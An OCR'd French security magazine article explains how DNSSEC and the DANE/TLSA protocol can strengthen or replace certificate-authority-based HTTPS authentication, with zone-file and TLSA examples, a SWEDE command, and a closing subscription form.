Donc, de même que disposer d'IPv6 ou de DNSSEC ne coûte pas très cher, mais permet d'aller de l'avant pour augmenter la qualité des sites web et la confiance dans l'Internet, il est préférable de publier l'empreinte de sa clé publique SSL/TLS.

Ce faisant, vous préparez vos sites web HTTPS à un avenir où les autorités de certification pourraient soit avoir disparu, soit ne plus être le seul moyen de gérer l'identité numérique et la confiance en ligne. ■

SOMMES-NOUS PRÊTS À PASSER SOUS DNSSEC POUR UNE NAVIGATION PLUS SÉCURISÉE ?

Sandoche Balakrichenan – Afnic – sandoche.balakrichenan@afnic.fr

mots-clés : DNSSEC / DANE / SSL / PKIX / PKI

Depuis de nombreuses années, l'attestation de l'authenticité des noms de domaines était effectuée par les Autorités de certification (AC). Une solution alternative a été recherchée suite à plusieurs attaques mettant en exergue la vulnérabilité de l'infrastructure AC.

Le protocole DANE développé par l'IETF permet à un domaine d'attester lui-même les entités autorisées à le représenter, une PKI alternative – DNSSEC basée sur le DNS.

Le début de cet article présente le problème, puis introduit brièvement DNSSEC, explique comment DANE pourrait être implémenté, et enfin conclut sur les défis à relever pour passer du modèle d'authentification web actuel à DNSSEC.

1 Les événements qui ont conduit à repenser le mécanisme d'authentification sur Internet

On peut dire que c'est à partir de mars 2011 que les remparts de l'authentification sur Internet s'écroulaient les uns après les autres. Le 15 mars 2011, Comodo, un fournisseur leader sur le marché des certificats X.509 **[1] [2]** a découvert que l'un de ses affiliés avait été compromis par un attaquant ayant créé un compte utilisateur chez eux. Avec ce compte, l'attaquant a créé des demandes de certificats pour plusieurs sites web importants comme login.live.com, mail.google.com, login.yahoo.com, etc., et il est sûr qu'il a obtenu au moins un certificat X.509 pour ces sites.

Alors que l'on pensait **[3]** que l'attaque Comodo était un cas isolé dans la vie de l'industrie de l'Autorité de Certification (AC), quatre mois plus tard, une autre AC, DigiNotar, subit une attaque. L'attaquant qui avait agi en mars contre Comodo a revendiqué l'attaque sur DigiNotar. Même si rien ne prouve que les deux attaques viennent de la même personne, dans les deux cas, l'attaquant a réussi à trouver un chemin dans l'infrastructure de l'AC et à délivrer des certificats X.509 valides pour des domaines hors de leur contrôle.

Ces attaques très médiatisées ont suscité un certain nombre de questions. En particulier celle-ci : le modèle d'authentification existant fourni par l'infrastructure AC est-il vulnérable ? Et si oui, comment précisément atténuer ces vulnérabilités? Il y a un consensus assez large au sein des parties prenantes pour dire que quelque chose doit être fait, mais peu d'entente sur comment cela devrait être techniquement fait.

2 PKI X.509 (PKIX) – la PKI pour la navigation sécurisée

Pour initier une navigation web sécurisée, un utilisateur peut entrer l'*Uniform Resource Identifier* (URI) https://example.com dans un navigateur, dans laquelle

les caractères précédant le « :// » sont l'identifiant du protocole, et les caractères suivant la « :// » indiquent le nom de domaine du serveur. « *HyperText Transfer Protocol Secure* (HTTPS) », l'identifiant de protocole, indique que la communication entre l'utilisateur et le serveur web du domaine doit être effectuée en toute sécurité, via le protocole TLS.

En utilisant le nom de domaine, le navigateur commence par obtenir l'adresse IP du serveur web hébergeant le site en effectuant une résolution DNS du nom de domaine. Ensuite, il se connecte en *Transmission Control Protocol* (TCP) au serveur web du domaine et peut ainsi envoyer et recevoir des données.

Afin d'établir une connexion TLS, le navigateur demande au serveur web d'envoyer sa clé publique. Le serveur web envoie cette clé dans un certificat X.509.




Fig. 1 : Processus de création d'un certificat numérique.

2.1 Processus de création d'un certificat X.509

Un certificat X.509 est l'attestation par une AC, d'une liaison entre une clé publique du site et son nom de domaine. L'AC fournit le certificat à un titulaire de domaine après la validation de ses références. Le certificat qui est créé par l'AC contient des informations telles que la clé publique du domaine, le nom de domaine, le nom de l'AC qui a créé le certificat, la période de validité du certificat, etc. Ensuite, l'AC crée un condensat (hash) du certificat et le chiffre avec sa propre clé privée. Le condensat chiffré est la « signature numérique ». Le certificat doté de cette signature est désormais appelé « Certificat numérique » (cf. figure 1).

Note

À partir d'ici, nous appelons le certificat X.509 « le certificat ».

2.2 Comment un navigateur vérifie le certificat

À des fins d'authentification, le navigateur doit vérifier que le certificat reçu a bien été envoyé par le serveur correspondant au nom de domaine. Afin d'en vérifier l'authenticité, tout d'abord, le navigateur vérifie si le certificat est fourni par une « AC reconnue ».

Les éditeurs de navigateurs autorisent une organisation d'être une AC reconnue, seulement si elle est jugée « digne de confiance », c'est-à-dire à la condition qu'elle suit un ensemble des principes et des procédures, et qu'elle fournit des certificats uniquement pour les titulaires corrects des domaines. Une fois que les éditeurs de navigateurs acceptent une organisation comme une AC reconnue, son certificat est ajouté à une liste (AC accréditées) dans son magasin.

Comme le certificat reçu (à partir d'un domaine) contient les informations de l'AC, le navigateur vérifie d'abord si l'AC est dans sa liste d'AC reconnues. Si tel est le cas, le navigateur vérifie la signature du certificat à l'aide de la clé publique (sauvegardée au préalable dans son magasin) de l'AC.

Cette clé publique est alors utilisée pour une communication chiffrée entre le navigateur et le serveur web en utilisant le protocole TLS.

2.3 Lacune dans le modèle PKIX

En bref, la taille de la liste des AC reconnues des navigateurs populaires tels que Chrome, Firefox, Internet Explorer, etc., varie, mais est de l'ordre de plusieurs centaines d'AC. Par exemple, un navigateur tel que Firefox fait confiance à 1482 certificats **[4]**. Ceci augmente la vulnérabilité du modèle.

Même si une seule AC, parmi toutes celles reconnues par le navigateur, est compromise, elle peut être utilisée pour générer un certificat pour tout nom de domaine qui pourrait être alors authentifié par un navigateur tel que Firefox. La faille dans le modèle PKIX actuel est que le propriétaire d'un domaine n'avait jusqu'à présent, aucun moyen de dire au navigateur, quelle AC ou quel certificat devait être utilisé pour vérifier l'accès à son serveur web.

Les attaques de Comodo et DigiNotar ont démontré comment un attaquant peut compromettre une AC vulnérable ou ses affiliés et créer des faux certificats pour des domaines tels que Google, Yahoo, Microsoft, etc.

3 Vers une PKI basée sur Domain Name Security Extensions (DNSSEC)

Le problème avec le modèle PKIX n'est pas la sécurité de la technologie PKIX, mais plutôt que la grande taille de la liste des AC reconnues par défaut par les navigateurs entraîne une grande probabilité de risques. Différentes techniques ont été proposées pour réduire la probabilité d'attaques en utilisant le modèle PKIX existant, mais il y a aussi des propositions pour utiliser un autre type de PKI. Une PKI alternative proposée pour réduire la probabilité d'attaques est également (comme le PKIX) définie par l'IETF – i.e. DNSSEC **[5]** basé sur DNS.

Même si cet article ne détaille pas les avantages et les inconvénients des différentes techniques proposées, la vue **[6]** parmi de nombreux experts en matière de sécurité est que la PKI basée sur DNSSEC est, à long terme la meilleure option pour sécuriser la navigation sur Internet.

DNSSEC désigne un ensemble défini d'extensions de sécurité du protocole DNS. Ces extensions utilisent les mécanismes de signature cryptographique asymétrique pour authentifier les enregistrements DNS. Les signatures et les clés publiques se présentent sous la forme de nouveaux enregistrements DNS qui permettent d'assurer l'authentification.

Avec DNSSEC, l'origine et l'intégrité des données reçues peuvent être vérifiées, en utilisant une ou plusieurs paires de clés associées a la zone DNS.

Les sous-sections suivantes commencent par expliquer comment DNSSEC protège la résolution DNS, et enfin, comment introduire le besoin du protocole « *DNS authentication of Named Entities* » (DANE) **[7]** qui, conjointement à DNSSEC pourrait être utilisé pour sécuriser les communications HTTPS.

3.1 Un exemple de comment une zone DNS est signée en utilisant DNSSEC

Un exemple fictif d'une zone DNS est comme suit :

```
; Fichier de zone pour  www.example.com
$TTL 1h              ; Time To Live
example.com. IN SOA ns.example.com. mail.example.com. (
             2013100304; Serial number
             3h          ; Refresh
             1h          ; Retry
             1h          ; expire
             1h          ; Negative cache )
example.com.  IN  NS     dns1.examplehost.com.
example.com.  IN  NS     dns2.examplehost.com.
example.com.  IN  A      192.0.2.1
```

Pour activer DNSSEC, l'administrateur de zone (comme example.com) crée une paire de clés publique et privée. La clé privée doit être stockée dans un endroit sûr et la clé publique est publiée dans la zone.

Dans DNSSEC, il est recommandé aux administrateurs de zone de créer deux paires de clés publiques et privées, où l'une est appelée « *Zone Signing Key* (ZSK) » et l'autre paire « *Key Signing Key* (KSK) ». Les deux clés publiques sont publiées dans la zone DNS du domaine comme enregistrement DNS (*Resource Record*) du type « DNSKEY ». Un exemple de DNSKEY dans une zone DNS non signée est :

```
; ZSK public key
example.com.  IN   DNSKEY 256 3 5   AwEAAda0
                           13Wp4CQa
                           UBrExCIRZCYpT5K93FIPvOXfTkgsrgfsgfdgfdgfddfdfg

; KSK Public key
example.com.  IN   DNSKEY 257 3 5   A9Vze/B+hmwDJ+83c
                           Z1JWW2G9geiboeMrWA1SOWrDIdEWiEXCrqgHfHqfgljkgh
                                    a6/qcliyz2BwktpNwqorj62zT44iyEIIfKQZLWYB
                                    j9BuspyIEXeoyrlBDWMmn+fv
```

Dans une zone DNS signée avec DNSSEC, chaque *Resource Record Set* (RRset) **[8]** (« ensemble d'enregistrements de données ») a un enregistrement DNS du type *RRset Signature* (RRSIG) **[9]**. Le RRSIG contient la signature du condensat du RRset.

La clé privée de la ZSK est utilisée pour produire le RRSIG pour tout le contenu de la zone DNS à l'exception des deux DNSKEY. Les DNSKEY sont signées par la KSK.

Il est important de noter que la zone DNSSEC signée contient non seulement le RRSIG, mais également les données non signées. L'exemple ci-dessous montre le contenu du type d'enregistrement « A », pour une zone « example.com » signée avec DNSSEC.

```
; l'enregistrement du type "A"
example.com.  1   A   192.0.2.1
; RRSIG de l'enregistrement "A"
example.com. 1 RRSIG A 5 5 1  (20130930064057 20130403064057 3960 example.com.
                               s8dMOWQjoTKEo1bsK+EYUY+32dsqdsfdsfdsfsdfdsssdfs
                               fsfdsssdfshqt0AaiD= )
```

La clé privée de la KSK est utilisée pour signer les deux DNSKEY (qui constituent une seule RRset) et le résultat sera un seul RRSIG comme suit :

```
example.com. 1   RRSIG   DNSKEY 5 4 1 (20130930064057 20130403064057 21001
example.com.

ufPzKty1MSGWtSRELZbHjL24RM5a5D43FSqK2FEhi/OUnWVwfeE+t615HosXv

+sAP9Ic8p93Pv6qkMVuD5ffL0wnXx3QFcGgoxCaEQ3w7VlibOddjhdUodM= )
```

3.2 Construction de la chaîne de confiance

La sous-section précédente expliquait comment les enregistrements d'une zone DNS sont signés à l'aide des extensions DNSSEC.

À ce stade, DNSSEC ajoute un niveau de sécurité dans lequel une réponse fausse à une requête DNS sera identifiée par un résolveur validant DNSSEC

Mais, si l'attaquant a réussi à envoyer une réponse fausse avec une fausse RRSIG, signée par sa propre paire de clés privée/publique générée, et également la fausse DNSKEY avant la réponse correcte, un résolveur validant ne sera pas en mesure de détecter que les données ont été altérées.

Dans le modèle PKIX, afin de s'opposer à une telle faille, le certificat est authentifié par un tiers de confiance, l'AC. Afin d'authentifier la clé publique dans DNSSEC, la validation d'un tiers se fait sur la base d'une « chaîne de confiance » cryptographique placée dans le DNS.




Fig. 2 : Un exemple de comment une chaîne de confiance est établit.

Comme indiqué (cf. figure 2), la chaîne de confiance est construite comme suit :

- De la zone « example.com », un enregistrement type « *Delegation Signer* (DS) » **[9]** est créé par l'administrateur de zone. L'enregistrement DS est le condensat du KSK DNSKEY.

  Cette 'DS' est publiée (l'administrateur utilise l'interface web de son bureau d'enregistrement afin de publier son DS. Le bureau d'enregistrement quant à lui, possède un canal sécurisé avec le *Top Level Domain* (TLD) '.com' pour publier les DS) dans la zone parente de « example.com », qui est « .com ».
- Le 'DS' doit être signé par la clé privée ZSK de la zone parent « .com ».

  De la même façon, le 'DS' pour la zone « .com » est publié par sa zone parente, qui est la racine DNS, et signé comme indiqué dans les étapes 4, 5 et 6 (cf. figure 2). Les opérations à chaque zone se font par l'administrateur de la zone concernée.

C'est ainsi que la chaîne de confiance est établie.

3.3 Vérification des données en utilisant la chaîne de confiance

Cette sous-section explique comment une réponse à requête DNS signée par DNSSEC est validée par un résolveur validant.

Note

Le résolveur validant est un résolveur DNS qui effectue la validation DNSSEC des données qu'il reçoit.

Afin de résoudre en toute sécurité dans le DNSSEC, la « clé publique » d'une zone DNS doit être configurée avec le résolveur validant (Fig. 3).

1. Le logiciel de résolution DNS intègre une « Trust anchor » qui correspond à la clé publique (KSK) de la racine du DNS. Pour l'authentification, le résolveur validant vérifie si le « Trust anchor » et le KSK dans la zone racine du DNS sont les mêmes.
2. Il prend ensuite la RRSIG de DNSKEY dans la zone de racine pour vérifier l'intégrité des clés (KSK et ZSK) présentes dans la racine.
3. En utilisant la clé ZSK vérifiée, l'intégrité des données dans la zone racine est vérifiée. Il convient de noter que la zone contient également l'enregistrement DS de `.com`.
4. Le DS du `.com` obtenu à partir de la racine est utilisé pour authentifier le KSK dans la zone '.com '.
5. Ensuite, une vérification des deux clés (KSK et ZSK) est effectuée comme au point (2).
6. La vérification de toutes les données dans la zone `.com` (qui comprend les DS « example.com ») se fait comme au point (3).
7. Les enregistrements DS de 'example.com' obtenus à partir du serveur du `.com` sont utilisés pour authentifier le KSK dans la zone « example.com ».
8. Ensuite, la vérification des deux clés (KSK et ZSK) est effectuée conformément au point (2).
9. La vérification de toutes les données dans la zone « example.com » se fait comme au point (3).




Fig. 3 : Un exemple de comment la vérification est faite en utilisant la chaîne de confiance établie.

L'avantage que présente la « chaîne de confiance » est que le résolveur validant n'a pas à faire confiance de manière explicite aux clés publiques de tous les noms de domaines. Il doit seulement faire confiance à la clé située en tête de la chaîne de confiance. Lorsqu'il doit valider une réponse DNS, tout ce qu'il doit faire est de survoler la chaîne de confiance depuis la racine jusqu'au sous-domaine concerné.

3.4 La nécessité pour le protocole DANE

Comme indiqué précédemment, il est important de rappeler que DNSSEC n'est pas une solution pour la confidentialité des données, mais une solution pour l'authentification de l'origine des données et assurer leur intégrité.

Mais, pour une navigation sécurisée, la confidentialité est obligatoire puisque les données telles que les coordonnées bancaires, mots de passe de connexion, etc. envoyées sur Internet sont destinées à n'être vues que par l'expéditeur et le récepteur. Dans le modèle PKIX, la confidentialité est fournie par TLS. Mais pour un échange de clé sécurisé dans TLS, il est nécessaire de vérifier le certificat qui contient la liaison de la clé publique du serveur web du domaine et de son identité.

Le problème de la PKI basée sur DNSSEC est : comment un navigateur sera-t-il capable d'authentifier le certificat reçu sans la disponibilité d'un tiers de confiance tel que l'AC ? Pour résoudre ce problème, DANE a été proposé par l'IETF.

4 DANE

DANE offre la possibilité de stocker les informations du certificat d'un domaine dans sa zone DNS. Pour cela, le protocole DANE introduit un nouvel enregistrement DNS, appelé TLSA.

Un enregistrement TLSA comprend quatre champs : **Certificate usage**, **Selector**, **Matching type** et **Certificate for Association** (cf. Figure 4).

1. **Certificate usage** : **0** ou **1** indique que le navigateur doit valider le certificat cible en utilisant l'infrastructure PKIX. Dans ce cas, DANE renforce le modèle PKIX existant (cf. la sous-section 4.1). Si les valeurs sont **2** ou **3**, alors la validation se fera uniquement en utilisant l'infrastructure DNSSEC (cf. la sous-section 4.2).
2. **Selector** : **0** indique que la valeur dans le champ **Certificate for association** est le Certificate complet et **1** indique, que ce champ contient uniquement la clé publique du certificat.
3. **Matching type** : **0** indique que la valeur dans le champ **Certificate for association** est le Certificate complet, la valeur **1** est le condensat SHA-256 et **2** est le condensat SHA-512.
4. **Certificate for Association** - La valeur du champ **Certificate for association** de TLSA pourrait être - le certificat complet du domaine, ou son condensat ou encore sa clé publique.

Fig. 4 : Différents champs de TLSA.

DANE permet de limiter la probabilité d'attaque (Section 2.3) parce que pour valider, une application DANE (e.g. Navigateur) cherche si le champ **Certificate for association** dans l'enregistrement TLSA correspond au certificat cible (i.e le certificat obtenu en se connectant au serveur web) basé sur d'autres champs dans l'enregistrement TLSA .

4.1 Comment DANE renforce le modèle PKIX existant?

Prenons l'exemple d'un domaine existant **https://fedoraproject.org**, ayant un certificat TLS valide signé par une AC. Sans DANE, la probabilité d'une attaque est plus grande, comme expliqué dans la sous-section 2.3. Pour limiter la surface d'attaque, l'administrateur de domaine a publié le TLSA original et le RRSIG de TLSA comme suit :

```
_443._tcp.fedoraproject.org.  IN   TLSA  0  0  1  D4C4C99819F3A5F2C6261C9444
                                                   C62A8B263B39D 5037FB2B
                                                   CCE35CDCABE272C6A

_443._tcp.fedoraproject.org.  IN RRSIG TLSA  5 4 300 20131207140552
                                             20131107140552 7725
                                             fedoraproject.org pC7BPs1jp4lG2x
                                             VHziqsCwf7c1Jl5Kc+p
                                             VLVmS4RclDPAHIA+EdXdiISGLJIbgJ75
                                             LoeZLO1QJIhw7PplaEa5Pow
                                             +nYj mO86dbjVzPIySnAPTlK2ebcA7N8
                                             NapiY19wa08oSirgqOZ8NDy
                                             6CVcofV/oAC+xMW/XbAwAkD+75 1+s=
```

Lorsque le navigateur valide un domaine en suivant le protocole DANE, il obtient tout d'abord le TLSA lors de la résolution DNS, puis il demande le certificat pour initier une connexion TLS. La valeur **0** dans le champ **Certificate Usage** de TLSA indique au navigateur qu'il doit effectuer la validation en utilisant l'infrastructure PKIX, et uniquement le certificat de l'AC identifié par le champ **Certificate for association** de TLSA. Aucun autre certificat AC pour le domaine ne sera validé par le navigateur, limitant ainsi la surface d'attaque.

4.2 Comment DANE peut être utilisé pour la navigation sécurisée utilisant uniquement DNSSEC?

Prenons l'exemple d'un autre domaine existant https://dane.rd.nic.fr. Le certificat créé pour ce domaine n'est pas signé par une AC, mais est auto-signé. L'enregistrement TLSA dans la zone du domaine est publié comme suit :

```
_443._tcp.dane.rd.nic.fr.  IN  TLSA  3  0  1  e781577c0eabb6701a0caf287e48cee
                                                bd3ba64b81792ef49705f0f5e1070331b

_443._tcp.dane.rd.nic.fr.   IN  RRSIG   TLSA 5 6 1  20130930064057
                            20130403064057 3960
                            dane.rd.nic.fr. R4a3RdZ7kwXVjdzp/tpxHn1iBoE5DG/
                            qP03rfWI6mZJlsnhXfKnMg2XDh1+YkaZ34nFrKrAoKKf4
                            1e5bFdcwr04vSspK8X+ebdb9Ol0U8rp6dA5ZaRy6mybhi
                            6HkE6t AXCKoApphjCeOB1c=
```

La valeur **3** dans le champ **Certificate Usage** indique au navigateur qu'il doit effectuer la validation uniquement en utilisant l'infrastructure DNSSEC. Basé sur les valeurs dans le champ **Selector** (**0**), et le **Matching type** (**1**) , le navigateur doit faire correspondre le champ **Certificate for association** avec le certificat. Le navigateur poursuit la procédure TLS seulement lorsqu'il existe une correspondance.

Ainsi DANE renforce non seulement la sécurité de la navigation en utilisant le modèle existant PKIX, mais fournit également une autre option en utilisant seulement l'infrastructure DNSSEC.

4.3 Mise en place DANE pour un nom de domaine

Pour un administrateur de domaine, la première étape, lors d'une mise en œuvre de DANE pour son nom de domaine consiste à créer le TLSA. Pour créer ce TLSA, le serveur Web du domaine doit soit avoir un certificat fourni par une AC, soit un certificat auto-signé.

Des outils tels que SWEDE **[10]** peuvent être utilisés pour créer le TLSA en fonction des différentes options. L'exemple ci-dessous montre comment le TLSA pour un certificat auto-signé est créé en utilisant SWEDE :

```
./swede create --usage 3 --output rfc dane.rd.nic.fr
The result is as follows:
Attempting to get certificate from 192.134.7.155
Got a certificate with Subject: /C=FR/ST=SQY/L=Montigny/O=EXAMPLE/
OU=ReD/CN=dane.rd.nic.fr.
_443._tcp.dane.rd.nic.fr.  IN  TLSA  3  0  1
e781577c0eabb6701a0caf287e48ceebd3ba64b81792ef49705f0f5e1070331b
```

SWEDE se connecte au nom de domaine spécifié et vérifie qu'il s'agit bien d'un domaine valide. Puis, il récupère le certificat TLS. Selon les paramètres fournis (par exemple la valeur du **Certificate Usage**, **3** dans l'exemple ci-dessus), il crée le TLSA. Le TLSA obtenu est publié dans la zone DNS du domaine, et la zone est ensuite signée avec DNSSEC par l'administrateur de domaine.

4.4 La nécessité d'une application client pour valider selon DANE

Dans le modèle PKIX, le navigateur possède une liste d'AC de confiance préinstallée dans son magasin afin de valider TLS. Mais, à ce jour aucun navigateur n'est capable d'effectuer la validation DNSSEC et DANE nativement.

Note

Dans cet article, le navigateur a été considéré comme une application client , mais pour DANE, une application client ne se limite pas seulement à un navigateur

Pour une preuve de concept pour DANE (cf. figure 5 page suivante), nous avons utilisé de plugin « Extended DNSSEC validator » **[11]** pour Firefox. Ce plugin vérifie le TLSA dans la zone DNS, et le valide avec le certificat. Le plugin est livré avec le résolveur unbound **[12]** validant DNSSEC. En ayant un résolveur intégré avec le navigateur, l'utilisateur souhaitant mettre en œuvre DANE a l'avantage de ne pas à avoir à s'inquiéter de l'activation DNSSEC sur son poste ou auprès de son FAI.

Note

Pour tester DANE à ce stade (sans la disponibilité de DANE intégré dans le navigateur), assurez-vous que le plugin (Extended DNSSEC Validator) est installé. Le plugin fonctionne actuellement que dans Debian et uniquement sur les versions Firefox antérieures à 20.0

5 Défis en passant d'un modèle PKIX à une PKI basée sur DNSSEC pour HTTPS

Le manque de déploiement DNSSEC constitue le défi le plus important pour une utilisation de DANE de façon transparente pour une navigation sécurisée.

Du côté des serveurs, le problème semble se résoudre, vu que les TLDs de grande envergure et la racine DNS sont signés avec DNSSEC.

Comme mentionné précédemment, il y a une nécessité de validation de DNSSEC et de TLSA du côté client, or




Fig. 5 : (Gauche) Capture d'écran du nom de domaine https://dane.rd.nic.fr sans le plugin « Extended DNSSEC Validator » installé. (Droite) Capture d'écran du même nom de domaine avec le plugin installé.

il n'existe aucun navigateur pour le moment capable de supporter DNSSEC et DANE nativement.

Des plugins comme « Extended DNSSEC validator » sont une option, mais cela nécessite de la part de l'utilisateur une installation afin d'accéder aux domaines utilisant DANE. C'est un inconvénient, les administrateurs de domaine n'activeront pas DANE avec DNSSEC PKI sans être assurés que tous les utilisateurs accéderont à leur domaine sans problèmes.

D'un point de vue de performance, ajouter DNSSEC au processus de connexion TLS génère des ralentissements significatifs. En plus de l'utilisation des protocoles classiques de TLS et la validation de certificats, le client doit attendre plusieurs allers-retours de résolutions DNS pour enfin valider la chaîne de signatures DNSSEC. À tous ces retards combinés peuvent venir s'ajouter quelques secondes de latence de l'établissement de la connexion, ce qui entraîne une mauvaise expérience utilisateur.

D'un point de vue sécurité, DNSSEC est une PKI qui suit le modèle « top-down » où, si la racine du DNS est compromise, l'ensemble de la communication Internet pourrait être compromise. La racine semble être fortement protégée et il n'y a pas eu d'incidents jusqu'à présent. Un scénario possible est celui dans lequel l'un des TLD est compromis. Dans cette situation, tous les domaines sous ce TLD seraient compromis.

Conclusion

Jusqu'à présent, les navigateurs web se sont basés sur la certification des AC pour s'assurer de la validité des serveurs web avec un nom de domaine. La promesse de DANE, sécurisé par DNSSEC est une interaction plus directe (sans l'intervention des AC) entre les clients et les domaines avec lesquels ils échangent. À court terme, DANE peut être déployé pour renforcer la PKIX existante. À long terme, DANE avec un DNSSEC entièrement déployé ainsi que les défis de la transition relevés permettra aux opérateurs de domaine (avec des certificats auto-signés plutôt que de payer un CA) de se porter garants de leur propre nom de domaine. ■

RÉFÉRENCES

[1] Peter Saint-Andre and Jeff Hodges, « Representation and Verification of Domain-Based Application Service Identity within Internet Public Key Infrastructure Using X.509 (PKIX) Certificates in the Context of Transport Layer Security (TLS) », RFC 6125, March 2011.

[2] David Cooper, Stefan Santesson, Stephen Farrell, Sharon Boeyen, Russell Housley, and Tim Polk, « Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile », RFC 5280, May 2008.

[3] http://news.cnet.com/8301-27080_3-20048831-245.html

[4] https://www.eff..org/observatory

[5] Roy Arends, Rob Austein, Matt Larson, Dan Massey, and Scott Rose, « DNS Security Introduction and Requirements », RFC 4033, March 2005.

[6] Ivan Ristic and Wolfgang Kandek, « SSL and Browsers : The Pillars of Broken Security » RSA Conference 2012

[7] P. Hoffman, J. Schlyter, « The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol : TLSA », RFC 6698, August 2012

[8] http://www.bortzmeyer.org/2181.html

[9] Roy Arends, Rob Austein, Matt Larson, Dan Massey, and Scott Rose, « Resource Records for DNS Security extensions », RFC 4034, March 2005.

[10] SWEDE - https://github.com/pieterlexis/swede

[11] http://people.redhat.com/pwouters/ - [fichier mozilla-extval-0.7.xpi]

[12] http://www.bortzmeyer.org/unbound.html

Abonnez-vous !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Consultez l'ensemble de nos offres sur : boutique.ed-diamond.com !

6 Numéros de MISC

42€*

au lieu de 53,40 €* en kiosque

Économie 11,40€

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC + 2 HORS-SÉRIES

51€*

au lieu de 71,40 €* en kiosque

Économie 20,40€

Économisez plus de 25%*

* Sur le prix de vente unitaire France Métropolitaine

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE. Pour les tarifs hors France Métropolitaine, consultez notre site : boutique.ed-diamond.com

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC chaque mois chez vous ou dans votre entreprise.
- Économisez 11,40 €/an ! (soit plus de 1 magazines offerts !)

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur boutique.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

☐ Je souhaite recevoir les offres promotionnelles et newsletter des Éditions Diamond.

☐ Je souhaite recevoir les offres promotionnelles de nos partenaires.

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

